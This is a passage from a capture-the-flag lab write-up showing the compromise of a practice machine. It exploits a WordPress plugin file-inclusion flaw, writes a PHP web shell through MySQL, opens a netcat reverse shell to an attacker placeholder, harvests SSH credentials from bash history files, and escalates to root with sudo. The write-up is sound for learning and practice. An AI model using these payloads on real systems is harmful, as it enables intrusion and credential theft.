However, this will not be as straightforward as it seems, because the WordPress site is hosted in a non-default directory. While the path /var/www/html/blogblog is a likely candidate, we must first verify the exact installation path.
Fortunately, the LFI exploit provides a method to identify the correct WordPress root directory.
1
grep 'POC' exploit.py
1
# POC - http://127.0.0.1/wordpress/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=[FILEPATH]
This script is a Proof of Concept (PoC), demonstrating how to exploit the vulnerability. By setting the thumb parameter to a non-existent file, we trigger an error message that reveals the absolute path of the WordPress installation directory on the target system.
1
curl 'https://192.168.51.148:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=/somos-hos.txt' -k
1
2
3
4
Warning: file_get_contents(/somos-hos.txt): failed to open stream: No such file or directory
in /var/www/https/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/inc/classes/class.avePost.php on line 78

https://192.168.51.148:12380/blogblog/?p=210
Intentionally triggering errors is a useful technique for revealing internal system details. In this case, it allowed us to identify the WordPress installation path: /var/www/https/blogblog.
With this path confirmed, we can now use our MySQL root access to write a malicious PHP file to the server and obtain a shell.
1
2
MySQL [wordpress]> SELECT '<?php system($_GET["c"]); ?>' INTO OUTFILE '/var/www/https/blogblog/wp-content/uploads/web-shell.php';
Query OK, 1 row affected (0.001 sec)
1
curl 'https://192.168.51.148:12380/blogblog/wp-content/uploads/web-shell.php?c=id' -k
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1
curl 'https://192.168.51.148:12380/blogblog/wp-content/uploads/web-shell.php?c=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20<ATTACKER_IP>%201234%20%3E%2Ftmp%2Ff' -k
1
2
3
4
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
red.initech
We generated a reverse shell payload using a tool, revshells.com. This payload was then URL-encoded to ensure proper transmission through the HTTPS request.
When the malicious PHP file is executed by the server, it triggers a callback to our waiting netcat listener, successfully establishing a reverse shell.
Shells
www-data and Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ cd /home
$ ls -la
total 132
drwxr-xr-x 32 root      root      4096 Jun  9  2021 .
drwxr-xr-x 22 root      root      4096 Jun  7  2016 ..
drwxr-xr-x  2 AParnell  AParnell  4096 May  5  2021 AParnell
drwxr-xr-x  2 CCeaser   CCeaser   4096 Jun  5  2016 CCeaser
drwxr-xr-x  2 CJoo      CJoo      4096 May  5  2021 CJoo
drwxr-xr-x  2 DSwanger  DSwanger  4096 May  5  2021 DSwanger
drwxr-xr-x  2 Drew      Drew      4096 May  5  2021 Drew
drwxr-xr-x  2 ETollefson ETollefson 4096 May  5  2021 ETollefson
drwxr-xr-x  2 Eeth      Eeth      4096 Jun  5  2016 Eeth
drwxr-xr-x  2 IChadwick IChadwick 4096 Jun  5  2016 IChadwick
drwxr-xr-x  2 JBare     JBare     4096 May  5  2021 JBare
drwxr-xr-x  2 JKanode   JKanode   4096 Jun  9  2021 JKanode
drwxr-xr-x  2 JLipps    JLipps    4096 May  5  2021 JLipps
drwxr-xr-x  2 LSolum    LSolum    4096 May  5  2021 LSolum
drwxr-xr-x  2 LSolum2   LSolum2   4096 Jun  5  2016 LSolum2
drwxr-xr-x  2 MBassin   MBassin   4096 May  5  2021 MBassin
drwxr-xr-x  2 MFrei     MFrei     4096 May  5  2021 MFrei
drwxr-xr-x  2 NATHAN    NATHAN    4096 May  5  2021 NATHAN
drwxr-xr-x  2 RNunemaker RNunemaker 4096 May  5  2021 RNunemaker
drwxr-xr-x  2 SHAY      SHAY      4096 May  5  2021 SHAY
drwxr-xr-x  2 SHayslett SHayslett 4096 May  5  2021 SHayslett
drwxr-xr-x  2 SStroud   SStroud   4096 May  5  2021 SStroud
drwxr-xr-x  2 Sam       Sam       4096 Jun  5  2016 Sam
drwxr-xr-x  2 Taylor    Taylor    4096 May  5  2021 Taylor
drwxr-xr-x  2 elly      elly      4096 May  5  2021 elly
drwxr-xr-x  2 jamie     jamie     4096 May  5  2021 jamie
drwxr-xr-x  2 jess      jess      4096 May  5  2021 jess
drwxr-xr-x  2 kai       kai       4096 May  5  2021 kai
-r--r--r--  1 www-data  www-data    33 Nov  5 18:41 local.txt
drwxr-xr-x  2 mel       mel       4096 May  5  2021 mel
drwxr-xr-x  3 peter     peter     4096 Jun  9  2021 peter
drwxrwxrwx  2 www       www       4096 Jun  5  2016 www
drwxr-xr-x  3 zoe       zoe       4096 May  5  2021 zoe
After navigating to the /home directory, we found multiple user directories, which was consistent with the enum4linux enumeration performed earlier. A significant finding was that all users had read and execute permissions for every home directory.
This misconfiguration allows us to inspect user files, such as the .bash_history file. This file contains a history of commands executed by a user in their shell session and is a common source of sensitive information, such as passwords or other credentials.
Leaked SSH Credentials via Bash History File
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ find /home -type f -name .bash_history -exec cat {} \; 2>/dev/null
exit
free
exit
id
whoami
ls -lah
pwd
ps aux
sshpass -p <REDACTED> ssh JKanode@localhost
apt-get install sshpass
sshpass -p <REDACTED> ssh peter@localhost
ps -ef
top
kill -9 3747
exit
exit
exit
exit
whoami
One of the .bash_history files revealed credentials for two user accounts: JKanode and peter. Upon testing, only the credentials for the user peter were valid.
Peter
1
ssh peter@192.168.51.148
1
2
3
4
red% id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
red% hostname
red.initech
We can see that the user peter is a member of the sudo group, indicating potential sudo privileges. To confirm the extent of these privileges, we can use the following command:
1
2
3
4
5
6
7
red% sudo -l
Matching Defaults entries for peter on red:
    lecture=always, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User peter may run the following commands on red:
    (ALL : ALL) ALL
The sudo -l output confirms our theory: the user peter can run any command as any user. We can escalate privileges by switching to the root user using sudo su.
1
2
3
4
> ~ id
uid=0(root) gid=0(root) groups=0(root)
> ~ hostname
red.initech
Just like that, this lab has been pwned.
Contact and External Links
Consider getting to know our team and the author of this writeup.
hackersOnSteroids
aw0ken
- Email: iaw0k3n@gmail.com
- Discord: iaw0ken